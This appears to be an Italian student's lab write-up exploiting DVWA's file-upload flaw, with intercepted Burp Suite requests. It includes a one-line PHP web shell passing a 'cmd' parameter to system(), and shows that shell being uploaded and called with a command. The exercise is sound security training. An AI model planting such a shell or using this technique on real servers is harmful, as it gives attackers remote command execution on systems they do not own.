

ESERCIZIO 2 SETTIMANA 6

Dopo aver acceso Burpsuite e fatto l'accesso su DVWA, su Burpsuite ottengo questo. Le credenziali sono inviate tramite POST.

```
Pretty  Raw  Hex
1 POST /v1/leaks:lookupSingle HTTP/1.1
2 Host: passwordsleakcheck-pa.googleapis.com
3 Content-Length: 45
4 X-Goog-API-Key: dummytoken
5 Content-Type: application/x-protobuf
6 Sec-Fetch-Site: none
7 Sec-Fetch-Mode: no-cors
8 Sec-Fetch-Dest: empty
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14
15 i!@!|^'04b<RSi{Í}³Ä÷ÀUñ°~Çæô
```

Codice shell.php

```
1 <?php
2
3 system($_REQUEST["cmd"]);
4
5 ?>
6
```

Carico la shell.php

Vulnerability: File Upload

Choose an image to upload:

shell.php

Shell caricata


Vulnerability: File Upload

Choose an image to upload:

No file chosen


../../hackable/uploads/shell.php succesfully uploaded!

La shell è stata caricata correttamente, ma se provo a collegarmi al percorso mi viene dato un errore questo perché la shell che ho caricato prevede l'inserimento di un comando in cmd e dal momento che non ho passato nessun comando non funziona.



Warning: system() [function.system]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 3

Se però nell'URL aggiungo un comando come, per esempio, **dir** per vedere l'elenco delle directory di una principale. Vedremo su Burpsuite che la richiesta viene mandata in GET



```
GET /dvwa/hackable/uploads/shell.php?cmd=dir HTTP/1.1
Host: 192.168.178.125
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=4e3e4a3b4fd06b063f787cfec945074b
Connection: close
```

Questa richiesta si può direttamente modificare da Burpsuite.